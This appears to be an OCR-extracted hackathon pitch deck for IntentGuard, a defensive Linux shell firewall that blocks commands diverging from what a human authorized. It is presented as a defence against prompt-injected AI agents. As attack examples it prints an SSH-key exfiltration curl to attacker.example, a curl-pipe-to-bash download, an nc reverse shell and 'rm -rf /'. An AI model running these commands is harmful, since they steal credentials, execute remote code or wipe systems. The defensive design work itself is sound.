Problem Statement — Sovereign AI Under Siege

> "In 2024, the average cost of a data breach in India reached ₹19.5 crore ($2.36M) — Autonomous AI agents now execute 40% of cloud operations unsupervised."

- India's Digital India infrastructure is increasingly **AI-operated** — autonomous agents deploy, scale, and remediate without human confirmation
- The existing command-control stack (**sudoers, SELinux, PAM**) was designed for human operators

Real-World Pain — Three Attack Vectors

1. **AI Agent Hijack via Prompt Injection** — Agent told "review git status," poisoned context causes: `curl -s http://attacker.example/steal --data-binary @/root/.ssh/id_rsa`
    - sudoers: ✅ | SELinux: ✅ | EDR: … missed
2. **Clipboard / Paste Obfuscated Payload** — Developer copies "dependency install" from compromised forum: `curl http://evil.example/x | bash`

Insight / Reframe

"The question isn't 'is this command allowed?' — it's 'does this command diverge from what the human authorized?'"

- **Static rules answer:** identity + permission → "Is this user allowed to run this command?"
- **IntentGuard answers:** intent + behavior divergence → "Does this action match what was authorized?"

IntentGuard

> AI-powered semantic firewall for the Linux command layer

- **Pre-execution blocking gate** — Shell_Hook on Unix domain socket, shell blocks until verdict
- **4-component divergence scoring** — Sequence_Surprise, Context_Mismatch, Semantic_Inconsistency, Behavioral_Deviation
- **All inference local** — Gemini free-tier, no data leaves Indian networks
- **Deterministic scoring guarantee** — same inputs

How It Works — 3 Steps


Step 1: Intercept — Shell hook captures command before execution

```json
{
  "commandText": "rm -rf /",
  "userId": "rachit",
  "actorType": "HUMAN",
  "cwd": "/home/rachit",
  "inputOrigin": "TYPED"
}
```

Step 2: Score — 4-component weighted divergence pipeline

Component	Weight	Score

Architecture — Enforcement Engine



4-Component Divergence Scoring — Renormalized Weighted Sum

```
Command_Event
     │
     ├──────────────┬──────────────┬──────────────┐
     ▼              ▼              ▼              ▼
┌─────────┐  ┌──────────┐  ┌──────────┐  ┌──────────┐
│Sequence │  │ Context  │  │Semantic  │  │Behavioral│
│Surprise │  │Mismatch  │  │Inconsist.│  │Deviation │
│ w=0.25  │  │ w=0.20   │  │ w=0.30   │  │ w=0.25   │
└────┬────┘  └────┬─────┘  └────┬─────┘  └────┬─────┘
     │            │             │             │
     │   (excluded if Gemini    │             │
     │       times out)         │             │
     └────────────┴─────────────┴─────────────┘
```

Ordered-Rule Chain: Score → Action (Never Weakened)

```
Input: Divergence_Score + CommandEvent + Context
  │
  ▼
[1. Tamper Override?]──YES──▶ score=1.0, BLOCK ✗ EXIT
  │ NO
  ▼
[2. Policy DENY?]──YES──▶ BLOCK ✗ EXIT (pre-clamp)
  │ NO
  ▼
[3. Block-on-Access Target?]──YES──▶ BLOCK ✗ EXIT
  │ NO
  ▼
[4. Destructive Verb?]──YES──▶ Raise score floor ──┐
  │ NO                                              │
  ▼◀────────────────────────────────────────────────┘
[5. Threshold Map]
  score < askThreshold → ALLOW
  score ∈ [ask, block) → ASK
  score ≥ blockThreshold → BLOCK
  │
  ▼
[6. Learning Clamp] profile=LEARNING + BLOCK → ASK
  │
  ▼
[7. Agent Containment] AGENT + no session + ALLOW → ASK
  │
  ▼
[8. Action Floor] Most restrictive contributor wins
  │
```

Adaptive Intelligence — Learning Normal, Detecting Abnormal

```
┌──────────────────────────────────────────────────────────────┐
│                 BEHAVIORAL PROFILE LIFECYCLE                  │
│                                                               │
│               eventCount >= 200                               │
│  ┌──────────┐                          ┌───────────┐          │
│  │ LEARNING │ ───────────────────────▶ │  ACTIVE   │          │
│  │  (safe)  │                          │ (scoring) │          │
│  └──────────┘                          └───────────┘          │
│       │                                      │                │
│  Never BLOCK                           Full scoring           │
│  (clamp to ASK)                        enabled                │
└──────────────────────────────────────────────────────────────┘
```

Six Learned Dimensions (ALLOW events only):

End-to-End: 2-Second Pre-Exec Enforcement

```
User          bash           Shell_Hook        Engine         Gemini       auditd
 │             │                │                │              │            │
 │──command───▶│                │                │              │            │
 │             │──pre-exec─────▶│                │              │            │
 │             │  (blocks)      │──JSON/UDS─────▶│              │            │
 │             │                │                │──parallel───▶│            │
 │             │                │                │  scoring     │            │
 │             │                │                │◀─(≤1200ms)───│            │
 │             │                │                │              │            │
 │             │                │                │──decision──┐ │            │
 │             │                │                │◀───────────┘ │            │
 │             │                │◀──verdict──────│              │            │
 │             │◀──unblock──────│                │              │            │
 │◀──execute───│                │                │              │            │
 │             │                │                │              │──execve───▶│
 │             │                │                │◀─correlate (1000ms window)─│
 │             │                │                │              │            │
```

Seven-Layer Defense-in-Depth — Only Raises, Never Lowers

```
┌──────────────────────────────────────┐
│ Layer 7: MONITORING WATCHDOG         │ ← gap detection (5s timeout)
├──────────────────────────────────────┤
│ Layer 6: DUAL-CONTROL                │ ← four-eyes for break-glass
├──────────────────────────────────────┤
│ Layer 5: DECISION ENGINE             │ ← threshold + clamps
├──────────────────────────────────────┤
│ Layer 4: DIVERGENCE SCORING          │ ← 4-component pipeline
├──────────────────────────────────────┤
│ Layer 3: BLAST RADIUS GUARDRAILS     │ ← targets, mass-ops, verbs
├──────────────────────────────────────┤
│ Layer 2: POLICY ENGINE               │ ← admin rules (DENY/CONFIRM)
├──────────────────────────────────────┤
│ Layer 1: TAMPER RESISTANCE ★         │ ← self-defense (force BLOCK)
└──────────────────────────────────────┘

★ = short-circuit exit (never softened)
Layers 1-3: can short-circuit to BLOCK
```

Live Demo — Four Scenarios

#	Scenario	Command	Verdic
1	Agent Hijack	`curl -s http://attacker.example/steal --data-binary @/root/.ssh/id_rsa`	**BLOCK**
2	Pasted Payload	`curl http://evil.example/x | bash`	**ASK**
3	Session Takeover	`nc -e /bin/sh attacker.example 4444` (burst)	**ALERT**

IntentGuard vs. Static Alternatives

Capability	Intent - Aware	Pre-Exec Block	Behavioral Learning	Explainab
IntentGuard	✅	✅	✅	✅ (11 lar
sudoers	❌	✅	❌	❌
SELinux / AppArmor	❌	✅ (process)	❌	❌

Tech Stack — $0 Prototype

$0 prototype — free-tier Gemini + MongoDB Atlas M0 + open-source stack

Layer	Technology
Runtime	Java 17, Spring Boot 3.3.5
LLM	Google Gemini 2.5-flash (free tier, 1500 req/day)
Datastore	MongoDB (Atlas M0 free / local)
Transport	Unix Domain Socket (UDS)
Testing	jqwik (property-based), JUnit 5

Why This Wins

1. **Sovereign AI** — Zero data exfiltration to foreign cloud LLMs. All inference local. Aligned with India's data sovereignty mandates. *(Gap: every commercial EDR/XDR phones home to US/EU cloud.)*
2. **Research Novelty** — 4-component divergence scoring with weighted renormalization is novel in the literature. No existing tool combines all four. *(Gap: academic IDS works on network traffic, not shell commands with intent.)*
3. **Production-Ready** — Working demo with real pre-

11 Bharat Languages — Security in Every Tongue

Supported Languages:

Hindi (हिन्दी) • Bengali (বাংলা) • Telugu (తెలుగు) • Marathi (मराठी) • Tamil (தமிழ்) • Gujarati (ગુજરાતી) • Kannada (ಕನ್ನಡ) • Malayalam (മലയാളം) • Punjabi (ਪੰਜਾਬੀ) • Odia (ଓଡ଼ିଆ) • English

Three Capabilities:

1. Real-time explanation translation — every BLOCK/ASK decision explained in the operator's language

Future Vision

Near-term (6 months):

- Government SOC deployment — integrate with CERT-In incident response pipeline
- Multi-host mode — central policy server, distributed Shell_Hook agents
- Kubernetes pod-level intent enforcement (kubectl/helm gates)

Medium-term (12 months):

- Federated behavioral profiles across organizational

Every command has intent. IntentGuard ensures it's yours.

Rachit Gupta — CDAC Hackathon 2026
Cybersecurity / Trusted AI Track